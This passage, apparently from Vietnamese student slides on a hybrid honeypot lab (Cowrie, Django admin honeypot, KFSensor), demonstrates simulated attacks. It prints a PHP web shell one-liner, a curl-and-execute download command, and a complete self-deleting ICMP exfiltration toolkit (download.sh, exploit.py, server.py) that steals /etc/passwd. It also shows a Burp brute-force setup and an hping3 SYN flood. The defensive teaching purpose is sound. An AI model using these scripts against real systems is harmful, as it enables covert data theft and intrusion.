- Cowrie ghi lại toàn bộ hoạt động của attacker.

```
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Could not read etc/userdb.txt, default database activated
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] login attempt [b'phil'/b'phil'] succeeded
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Initialized emulated server as architecture: linux-x64-lsb
2024-11-30T16:48:58+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthService#debug] b'phil' authenticated with b'password'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-30T16:48:58+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-30T16:48:58+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (48, 211, 0, 0)
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] Terminal Size: 211 48
2024-11-30T16:48:59+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,192.168.44.169] request_env: LANG=C.UTF-8
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cd laravel-project/
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cd laravel-project/
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: ls
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: ls
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat /etc/passwd
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat /etc/passwd
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo < ?php system($_GET [ cmd ] )
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Can't find command ?
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command not found: ? > > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: echo "<?php system($_GET['cmd']);?>" > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo <?php system($_GET['cmd']);?> > test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] CMD: cat test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat test.php
2024-11-30T16:51:58+0000 [-] Timeout reached in HoneyPotSSHTransport
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Saved redis contents with SHA-256 a9cbaf51785d3c1c112c575a7709d7da4e274d0d0faea394ff002ec0c6b82bca0 to var/lib/cowrie/downloads/a9cbaf51785d3c1c112c575a7709d7da4e274d0d0faea394ff002ec0c6b82bca0
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Closing TTY Log: var/lib/cowrie/tty/354a49027708cbb6943a8eeb7dba044dc6701f65bf504c99bac200de454fc462 after 179.3 seconds
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] avatar phil logging out
2024-11-30T16:51:58+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] Connection lost after 184.5 seconds
```



6. KỊCH BẢN THU HÚT ATTACKER VÀO HONEYPOT COWRIE



- Cowrie ghi lại được các lệnh đã thực thi.

```
a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0 X
user-files > a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0
1  <?php system($_GET['cmd']);?>
2
```

- Log của cowrie bao gồm

- Credential đăng nhập: Thông tin xác thực được attacker sử dụng.
- Các lệnh đã thực thi: Toàn bộ các lệnh attacker thực thi trên hệ thống đều được ghi lại trong log.
- File được tạo hoặc sửa đổi: Những thay đổi trong hệ thống, gồm các file do attacker tạo ra hoặc chỉnh sửa, cũng được lưu trữ để phân tích.



6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



- SSH không cần mật khẩu.

A screenshot of a Windows PowerShell terminal window. The title bar says "Windows PowerShell". The command prompt shows "PS C:\Users\nghia> ssh nghia@192.168.44.168". The terminal is mostly black, indicating the SSH session is running or has completed without displaying output.

6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



- Tiếp theo, một exploit được tải xuống từ một máy chủ từ xa bằng curl.
- Tập lệnh này được cấu hình để tự động chuyển sang trạng thái thực thi ngay sau khi được tải về. Quá trình triển khai diễn ra nhanh chóng thông qua câu lệnh.

```
curl -O 192.168.44.169/download.sh  
&& chmod +x download.sh && ./download.sh
```



6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



- Ưu điểm

- Che giấu & tải xuống: Tập lệnh hiệu quả, khó bị phát hiện.
- Thu thập & mã hóa: Lấy dữ liệu nhạy cảm, truyền qua ICMP.
- Giải mã & tự hủy: Máy chủ tái tạo dữ liệu, tập lệnh tự xóa dấu vết.

- Ba thành phần chính

- download.sh (tự động xâm nhập), exploit.py (thực thi & gửi dữ liệu), server.py (nhận dữ liệu).
- Script download.sh: Tải mã khai thác, cài phụ thuộc, chạy với tham số, tự xóa sau khi hoàn thành để tránh bị phát hiện.



6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



```
D: > Users > Downloads > download.sh
1  #!/bin/bash
2  # Check if the script is running as root; if not, re-run with sudo
3  if [ "$EUID" -ne 0 ]; then
4      sudo "$0" "$@"
5      exit
6  fi
7
8  # Define the URL and filename for the file to be downloaded
9  URL="http://192.168.44.169/exploit.py" # Replace with the actual URL
10 FILENAME="exploit.py"
11
12 # Download the file using curl
13 curl -fsSL -o "$FILENAME" "$URL"
14
15 # Install python3-scapy
16 apt-get update -qq
17 apt-get install -y -qq python3-scapy
18
19 # Run the downloaded Python file
20 python3 "$FILENAME" "cat /etc/passwd"
21
22 # Clean up: delete the downloaded file and the script itself
23 rm -f "$FILENAME" "$0"
```



6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



```
D: > Users > Downloads > exploit_new (1).py
1  from scapy.all import *
2  import base64
3  import subprocess
4  import sys
5
6  # Check if the command is provided as an argument
7  if len(sys.argv) < 2:
8      sys.exit(1)
9
10 # Run the command and capture the output
11 command = sys.argv[1]
12 try:
13     command_output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
14 except subprocess.CalledProcessError as e:
15     command_output = e.output # Capture output even if there's an error
16
17 # Encode the command output in Base64
18 encoded_data = base64.b64encode(command_output).decode()
19
20 # Define the chunk size to fit within ICMP payload limits (e.g., 48 bytes)
21 chunk_size = 48
22 chunks = [encoded_data[i:i+chunk_size] for i in range(0, len(encoded_data), chunk_size)]
23
24 # Specify the target IP address (e.g., the IP of the honeypot)
25 target_ip = "192.168.44.169"
26
27 # Send each chunk in a separate ICMP Echo Request packet
28 conf.verb = 0 # Set Scapy's verbose mode to 0 (off)
29 for chunk in chunks:
30     packet = IP(dst=target_ip)/ICMP()/Raw(load=chunk)
31     send(packet)
32
```



6. KỊCH BẢN ICMP EXFILTRATION THÔNG QUA SSH ANONYMOUS (COWRIE HONEYPOT)



```
D: > Users > Downloads > server (1).py > ...
1 from scapy.all import *
2 import base64
3 import time
4 import threading
5
6 # Initialize an empty string to hold the Base64 data
7 received_data = ""
8 decoded_data = ""
9
10 # Callback function to process each captured packet
11 def packet_callback(packet):
12     global received_data
13     if packet.haslayer(ICMP) and packet[ICMP].type == 8: # Check for ICMP Echo Request packets
14         try:
15             # Extract the payload (Base64 encoded data)
16             chunk = packet[Raw].load.decode()
17             print(f"Received chunk (Base64): {chunk}")
18
19             # Append the chunk to our data string
20             received_data += chunk
21         except AttributeError:
22             pass
23
24 # Function to periodically decode received data
25 def decode_periodically():
26     global received_data, decoded_data
27     while True:
28         time.sleep(2) # Wait for 2 seconds
29         if received_data:
30             try:
31                 # Decode only new Base64 data
32                 new_data = base64.b64decode(received_data).decode()
33
34                 # Append the newly decoded data to decoded_data
35                 if new_data != decoded_data: # Only update if there's new data
36                     decoded_data += new_data
37                     print("Decoded Data:\n", decoded_data)
38
39                 # Clear the received_data after decoding
40                 received_data = ""
41             except (base64.binascii.Error, UnicodeDecodeError) as e:
42                 print(f"Decoding error: {e}")
43
44 # Start sniffing for ICMP packets in a separate thread
45 print("Listening for incoming ICMP packets...")
46 sniffer_thread = threading.Thread(target=lambda: sniff(filter="icmp", prn=packet_callback, store=0))
47 sniffer_thread.start()
48
49 # Start the periodic decoding function
50 decode_periodically()
51
```



6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



- Yêu cầu: Chạy trên Python 3.x, tích hợp vào dự án Django như một app con.
- Chức năng: Thay thế trang đăng nhập thật bằng trang giả mạo, bảo vệ trang quản trị thật với đường dẫn bí mật.
- Triển khai: Dễ dàng tích hợp vào các dự án Django.

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS  2

• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ python -m django --version
5.1.4
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ django-admin startproject honeypotsite
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ cd honeypotsite/
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ ls
honeypotsite  manage.py
○ (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ █
```




6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



- Tạo superuser để đăng nhập vào trang admin của Django.

```
(django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ python manage.py createsuperuser
Username (leave blank to use 'nghia'): 3conmeo
Email address:
Password:
Password (again):
This password is too short. It must contain at least 8 characters.
This password is too common.
This password is entirely numeric.
Bypass password validation and create user anyway? [y/N]: y
Superuser created successfully.
(django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$
```

- Trang quản trị của web thật.



6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



-cấu hình để chạy django-admin-honeypot trên web.

```
djangohoneypot > honeypotsite > honeypotsite > 📄 urls.py
13     including another URLCONF
14
15
16     """
17     from django.contrib import admin
18     from django.urls import path
19     from django.conf.urls import include
20
21     urlpatterns = [
22         path('admin/', include('admin_honeypot.urls', namespace='admin_honeypot')),
23         path('itsmedio/', admin.site.urls), # real admin page
24         path('', include('home.urls'))
25     ]
26
```



6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



-Tấn công brute force.

The screenshot displays the Burp Suite Community Edition v2024.10.3 interface. The 'Intruder' tab is active, showing a 'Pitchfork attack' configuration. The target is set to 'http://127.0.0.1:8000'. The 'Update Host header to match target' checkbox is checked. The 'Payloads' panel on the right shows a 'Simple list' of 20 payloads, including 'password', '123456', '123456789', 'admin', '12345678', 'qwerty', '12345', '123123', and 'abc123'. The main panel shows the HTTP request details for a POST to '/admin/login/?next=/admin/'.

Target: http://127.0.0.1:8000 ☒ Update Host header to match target

Positions: Add § Clear § Auto §

Request Details:

```
1 POST /admin/login/?next=/admin/ HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 123
9 Origin: http://127.0.0.1:8000
10 Connection: keep-alive
11 Cookie: csrftoken=kYYwbF6vjNMh3IxcMgbnwGgqVEJ55qi
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18
19 csrfmiddlewaretoken=BNW23f1evI9GrFvudK0Yc79D0Qv9IJ4p0BKo4Khze1LNrdSLfm62ptFJ4BWIDEkx&username=$3$&password=$2$&next=%2Fadmin%2F
```

Payloads:

- Payload position: 2
- Payload type: Simple list
- Payload count: 20
- Request count: 20

Payload configuration:

This payload type lets you configure a simple list of strings that are used as payloads.

Action	Payload
Paste	password
Load...	123456
Remove	123456789
Clear	admin
Deduplicate	12345678
	qwerty
	12345
	123123
	abc123

Add: Enter a new item

Add from list... [Pro version only]



6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



-Mọi yêu cầu gửi đến trang đăng nhập giả đều được ghi log, bao gồm thông tin về địa chỉ IP, thông số User-Agent và chi tiết về hành vi đăng nhập.

Select login attempt to change D: X					
127.0.0.1:8000/itsmedio/admin_honeypot/loginattempt/					
3	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
admin	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
administrator	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
root	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
superuser	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
sysadmin	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
manager	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
moderator	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
user	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
owner	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
webmaster	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
support	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
admin123	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
admin1	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
superadmin	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
staff	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
master	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
admin_user	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
siteadmin	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
host	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	
operator	127.0.0.1	None	Dec. 9, 2024, 9:45 a.m.	/admin/login/?next=/admin/	

25 login attempts

Activate Windows
Go to Settings to activate Windows.



6. KỊCH BẢN TẤN CÔNG LOCAL NET (KFSENSOR)




- Kịch bản honeypot ở localnet: kịch bản này ta sẽ xây dựng một mail server đơn giản ở Windows để nhận alert từ honeypot Kfsensor, bao gồm mail server, client lần lượt là hmailserver, thunderbird.



6. KỊCH BẢN TẤN CÔNG LOCAL NET (KFSSENSOR)



- Sau khi cài kfsensor một số port sẽ được mở trên windows cho attacker thực hiện scan, thông tin từ đây cũng sẽ bị capture lại, tuy nhiên thì sau khi scan attacker sẽ không thấy gì ngoại trừ phía honeypot.



6. KỊCH BẢN TẤN CÔNG LOCAL NET (KFSENSOR)



```
# nmap -T4 -p- -A 192.168.44.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:39 EST
Stats: 0:07:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.89% done; ETC: 00:01 (0:15:12 remaining)
Nmap scan report for 192.168.44.170 (192.168.44.170)
Host is up (0.0016s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
7680/tcp  open  pando-pub?
MAC Address: 00:0C:29:68:DD:06 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2019 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.58 ms 192.168.44.170 (192.168.44.170)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1081.68 seconds
```

```
File Actions Edit View Help
(root@kali)-[/home/nghia]
# hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source 192.168.44.170
HPING 192.168.44.170 (eth0 192.168.44.170): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```



6. KỊCH BẢN TẤN CÔNG LOCAL NET (KFSENSOR)

KFSensor Professional - Evaluation Trial

File View Scenario Signatures Settings Help

ksensor - localhost - M...

TCP

- 0 Closed TCP Por...
- 21 FTP - Activity
- 22 SSH - Activity
- 23 Telnet - Acti...
- 25 SMTP - Activ...
- 53 DNS - Activity
- 68 DHCP
- 80 IIS - Activity
- 110 POP3 - Acti...
- 111 sunrpc - Ac...
- 113 ident - Acti...
- 119 NNTP
- 135 MS RPC - A...
- 139 NBT Session...
- 143 IMAP - Acti...
- 389 LDAP

ID	Start	Duration	Pro...	Sens...	Name	Visitor	Description	Received	Sig. Mes
652	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	224.39.67.103	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
651	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	40.97.159.189	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
650	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	65.158.165.242	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
649	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	186.223.184.216	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
648	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	220.21.43.67	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
647	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	228.152.244.8	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
646	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	238.60.156.89	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
645	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	180.238.100.9	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
644	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	229.126.67.70	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
643	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	254.183.108.139.in-a...	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
642	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	62.181.62.247	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
641	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	171.196.128.173	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
640	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	136.179.124.74.in-ad...	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
639	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	244.118.229.30	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
638	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	c-73-68-171-175.hsd...	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
637	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	226.6.226.43.in-addr...	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
636	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	141.230.153.190	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
635	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	17.137.189.249	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
634	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	82.108.13.139	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
633	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	239.125.44.32	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
632	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	30.109.82.100	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
631	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	67.222.209.192	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
630	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	239.236.81.17	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	
629	12/13/2024 9:11:44 PM...	0.000	TCP	4444	Blaster, Trojan	43.249.149.79	Syn Scan	XXXXXXXXXXXXXXXXXXXXXXXXXX...	

Name Value

Sensor kfsensor

Last status 12/13/2024 10:

Status Active

Running since 12/13/2024 10:

Running for 76 seconds

Scenario last up... 12/13/2024 8:1

User Rights: Basic User [5] Server: Running Visitors: 549 Events: 652/652



- Hiệu quả của hệ thống

- Hybrid honeypot giúp phát hiện hiệu quả các cuộc tấn công APT, đặc biệt là những cuộc tấn công tinh vi và kéo dài.
- Cung cấp thông tin chi tiết về chiến thuật và kỹ thuật của kẻ tấn công, hỗ trợ phân tích pháp lý.

- Ưu điểm của mô hình

- Kết hợp ba loại honeypot (thấp, trung bình, cao), tối ưu hóa tài nguyên.
- Tích hợp với tường lửa để cô lập mối đe dọa nhanh chóng.
- Mô phỏng môi trường mạng thực tế để thu hút và làm chậm quá trình tấn công.

4. KẾT LUẬN



Hướng phát triển

- Tự động hóa

- Phát triển cơ chế tự động chuyển đổi giữa các cấp độ tương tác dựa trên loại traffic.
- Xây dựng các kỹ thuật bẫy động để dụ kẻ tấn công hiệu quả hơn.

- Ứng dụng học máy

- Phân tích dữ liệu từ honeypot để phát hiện mẫu tấn công mới.
- Dự đoán hành động tiếp theo của kẻ tấn công.
- Nghiên cứu động cơ và chiến thuật tấn công để xây dựng biện pháp bảo vệ toàn diện hơn.





